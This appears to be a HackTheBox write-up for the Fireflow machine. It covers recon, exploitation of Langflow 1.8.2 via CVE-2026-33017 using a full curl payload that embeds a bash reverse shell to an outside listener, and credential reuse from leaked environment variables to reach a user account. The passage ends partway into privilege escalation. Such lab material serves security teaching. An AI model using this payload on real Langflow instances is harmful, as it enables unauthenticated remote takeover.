HTB: Fireflow
Full Writeup for Fireflow machine from HTB

Reconnaissance
Port scanning
I started with a full TCP scan to identify the services exposed by the target and establish the initial attack surface.
1
2
3
4
5
6
7
8
9
tr3m0x@ubuntu:~/htb/linux/Fireflow$ nmap -p- --min-rate 1000 -T4 -oN scans/ports.nmap 10.129.23.119

Warning: 10.129.23.119 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.23.119
Host is up (0.077s latency).
Not shown: 62762 closed tcp ports (reset), 2771 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https
Two ports are open: HTTPS and SSH. Let’s perform a deeper service scan on these ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
tr3m0x@ubuntu:~/htb/linux/Fireflow$ nmap -sC -sV -p 22,443 -oN scans/deepscan.nmap 10.129.23.119

Nmap scan report for fireflow.htb (10.129.23.119)
Host is up (0.10s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
443/tcp open  ssl/http nginx
|_http-title: FireFlow \xE2\x80\x94 Task Force Nightfall
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Subject Alternative Name: DNS:fireflow.htb, DNS:*.fireflow.htb
| Not valid before: 2026-04-14T16:35:31
|_Not valid after:  2028-07-17T16:35:31
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web Enumeration
We first need to add this to /etc/hosts.
1
2
tr3m0x@ubuntu:~/htb/linux/Fireflow$ echo "10.129.23.119 fireflow.htb" | sudo tee -a /etc/hosts"
By visiting http://fireflow.htb, we can see that it is mostly a static website.

I performed directory enumeration to identify additional application endpoints.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
tr3m0x@ubuntu:~/htb/linux/Fireflow$ ffuf -u https://fireflow.htb/FUZZ -w $SECLISTS/Discovery/Web-Content/raft-small-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://fireflow.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [20115/20115] :: Job [1/1] :: 442 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
The directory scan did not reveal a useful entry point, so I continued with virtual-host enumeration.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
tr3m0x@ubuntu:~/htb/linux/Fireflow$ ffuf -u https://fireflow.htb -H "Host: FUZZ.fireflow.htb" -w $SECLISTS/Discovery/DNS/subdomains-top1million-20000.txt -fw 5

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://fireflow.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.fireflow.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 5
________________________________________________

flow                    [Status: 200, Size: 1142, Words: 132, Lines: 25, Duration: 105ms]
:: Progress: [20000/20000] :: Job [1/1] :: 466 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
The subdomain flow.fireflow.htb appears to be a valid virtual host. Adding it to the hosts file makes it reachable for further inspection.
1
2
tr3m0x@ubuntu:~/htb/linux/Fireflow$ echo "10.129.23.119 flow.fireflow.htb" | sudo tee -a /etc/hosts
Visiting http://flow.fireflow.htb we found a login page for Langflow .

The initial login flow does not appear to work as expected. After creating an account and attempting to sign in, it becomes clear that the account requires approval. That makes direct authentication less useful, so the next step is to enumerate the application endpoints.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
tr3m0x@ubuntu:~/htb/linux/Fireflow$ ffuf -u https://flow.fireflow.htb/FUZZ -w $SECLISTS/Discovery/Web-Content/raft-small-directories.txt -fw 132

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://flow.fireflow.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 132
________________________________________________

logs                    [Status: 403, Size: 51, Words: 4, Lines: 1, Duration: 175ms]
docs                    [Status: 200, Size: 1007, Words: 157, Lines: 32, Duration: 143ms]
health                  [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 111ms]
:: Progress: [20115/20115] :: Job [1/1] :: 109 req/sec :: Duration: [0:03:47] :: Errors: 0 ::
The discovery reveals three endpoints. The /health endpoint is not useful, while /logs appears to be restricted, so the /docs endpoint is the best candidate for further exploration.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl https://flow.fireflow.htb/docs -k
<!DOCTYPE html>
<html>
<head>

<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link type="text/css" rel="stylesheet" href="https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui.css">
<link rel="shortcut icon" href="https://fastapi.tiangolo.com/img/favicon.png">
<title>Langflow - Swagger UI</title>
</head>
<body>
<div id="swagger-ui">
</div>
<script src="https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui-bundle.js"></script>
<!-- `SwaggerUIBundle` is now available on the page -->
<script>
const ui = SwaggerUIBundle({
url: '/openapi.json',
"dom_id": "#swagger-ui",
"layout": "BaseLayout",
"deepLinking": true,
"showExtensions": true,
"showCommonExtensions": true,
oauth2RedirectUrl: window.location.origin + '/docs/oauth2-redirect',
presets: [
SwaggerUIBundle.presets.apis,
SwaggerUIBundle.SwaggerUIStandalonePreset
],
})
</script>
</body>
</html>
The documentation references /openapi.json, which can be queried directly to inspect the API and identify the installed version.
Exploitation
Initial Foothold as www-data
1
2
3
4
5
6
7
8
9
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl https://flow.fireflow.htb/openapi.json -k | jq | grep -C 3 version
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100 141.9k 100 141.9k   0      0  59418      0   00:02   00:02          63183
  "openapi": "3.1.0",
  "info": {
    "title": "Langflow",
    "version": "1.8.2"
  }
Note The application is running Langflow 1.8.2. This version is affected by CVE-2026-33017.

CVE-2026-33017
The vulnerability exists because the vulnerable endpoint accepts attacker-controlled workflow definitions and then executes embedded Python code with exec() without sandboxing. This makes it possible to achieve unauthenticated remote code execution when the attacker supplies crafted workflow data.
The advisory details can be reviewed in NVD and the related GHSA entry.
The first website, https://fireflow.htb, exposes an Open Agent button that links to a public playground session. That is sufficient because the exploit only needs an existing public flow. 
Clicking it redirects us to https://flow.fireflow.htb/playground/7d84d636-af65-42e4-ac38-26e867052c25, a chat interface for an agent. 
The proof of concept requires at least one public flow, so the next step is to adapt the exploit and execute it against the vulnerable endpoint. A listener is set up to receive the reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl -sk -X POST 'https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow'   -H 'Content-Type: application/json'   -b 'client_id=attacker'   -d '{
    "data": {
      "nodes": [{
        "id": "Exploit-001",
        "type": "genericNode",
        "position": {"x":0,"y":0},
        "data": {
          "id": "Exploit-001",
          "type": "ExploitComp",
          "node": {
            "template": {
              "code": {
                "type": "code",
                "required": true,
                "show": true,
…/Linux/Fireflow ❯ curl -sk -X POST 'https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow'   -H 'Content-Type: application/json'   -b 'client_id=attacker'   -d '{
    "data": {
      "nodes": [{
        "id": "Exploit-001",
        "type": "genericNode",
        "position": {"x":0,"y":0},
        "data": {
          "id": "Exploit-001",
          "type": "ExploitComp",
          "node": {
            "template": {
              "code": {
                "type": "code",
                "required": true,
                "show": true,
                "multiline": true,
                "value": "import os;_x = os.system(\"bash -c '"'"'bash -i >& /dev/tcp/10.10.14.18/4444 0>&1'"'"'\");from lfx.custom.custom_component.component import Component;from lfx.io import Output;from lfx.schema.data import Data;class ExploitComp(Component):;    display_name=\"X\";    outputs=[Output(display_name=\"O\",name=\"o\",method=\"r\")];    def r(self)->Data:;        return Data(data={})",
                "name": "code",
                "password": false,
                "advanced": false,
                "dynamic": false
              },
              "_type": "Component"
            },
            "description": "X",
            "base_classes": ["Data"],
            "display_name": "ExploitComp",
            "name": "ExploitComp",
            "frozen": false,
            "outputs": [{"types":["Data"],"selected":"Data","name":"o","display_name":"O","method":"r","value":"UNDEFINED","cache":true,"allows_loop":false,"tool_mode":false,"hidden":null,"required_inputs":null,"group_outputs":false}],
            "field_order": ["code"],
            "beta": false,
            "edited": false
          }
        }
      }],
      "edges": []
    }
  }'
The request succeeds and a reverse shell is established as www-data.
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Fireflow$ listen
Listening on 0.0.0.0 4444
Connection received on 10.129.23.119 41438
bash: cannot set terminal process group (1528): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fireflow:/var/lib/langflow$
Lateral Movement
Shell as nightfall
I enumerated the local accounts with interactive shells to identify potential lateral-movement targets.
1
2
3
4
5
6
www-data@fireflow:/var/lib/langflow$ cat /etc/passwd | grep sh
cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
nightfall:x:1000:1000::/home/nightfall:/bin/bash
The environment variables also reveal a password that appears to belong to the nightfall account. That password can now be tested against SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
www-data@fireflow:/var/lib/langflow$ env
env
LANGFLOW_LOG_LEVEL=warning
USER_AGENT=langflow
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
SERVER_SOFTWARE=gunicorn/22.0.0
LANGFLOW_NEW_USER_IS_ACTIVE=False
PWD=/var/lib/langflow
LOGNAME=www-data
LANGFLOW_SUPERUSER=langflow
SYSTEMD_EXEC_PID=1528
LANGFLOW_CONFIG_DIR=/var/lib/langflow
HOME=/var/www
LANG=en_US.UTF-8
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/langflow.service/memory.pressure
INVOCATION_ID=55df8673cf204eeb9d4dd9c19ba060b2
USER=www-data
LANGFLOW_AUTO_LOGIN=False
SHLVL=2
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LANGFLOW_SECRET_KEY=XgDCYma6JZzT3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
JOURNAL_STREAM=8:11060
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
LANGFLOW_CORS_ORIGINS=https://flow.fireflow.htb,https://fireflow.htb
_=/usr/bin/env
The password works and grants access to the nightfall account.
The user flag can now be read from the target home directory.
1
2
3
nightfall@fireflow:~$ cat user.txt
10715***************************
Privilege Escalation
MCP Service
With access as nightfall, I checked the account’s delegated sudo privileges for a path to root.
1
2
3
nightfall@fireflow:~$ sudo -l
[sudo] password for nightfall:
Sorry, user nightfall may not run sudo on fireflow.
It seems we’re not able to run sudo as nightfall.
Let’s check the user folder to see if there is something useful.
1
2
3
4
5
6
7
8
9
10
11
12
13
nightfall@fireflow:~$ ls -la
total 40
drwxr-x--- 5 nightfall nightfall 4096 Jun 29 23:17 .
drwxr-xr-x 3 root      root      4096 May 12 15:28 ..
lrwxrwxrwx 1 root      root         9 May 12 14:24 .bash_history -> /dev/null
-rw-r--r-- 1 nightfall nightfall  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3771 Mar 31  2024 .bashrc
drwx------ 2 nightfall nightfall 4096 May 12 15:28 .cache
drwxrwxr-x 3 nightfall nightfall 4096 May 12 15:28 .local
drwx------ 2 nightfall nightfall 4096 Jun 29 23:01 .mcp
-rw-r--r-- 1 nightfall nightfall  807 Mar 31  2024 .profile
-rw------- 1 nightfall nightfall   44 Jun 29 23:17 .python_history
-rw-r----- 1 root      nightfall   33 Jun 29 23:01 user.txt
We see an interesting folder which is .mcp.
Checking the folder
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nightfall@fireflow:~/.mcp$ ls -la
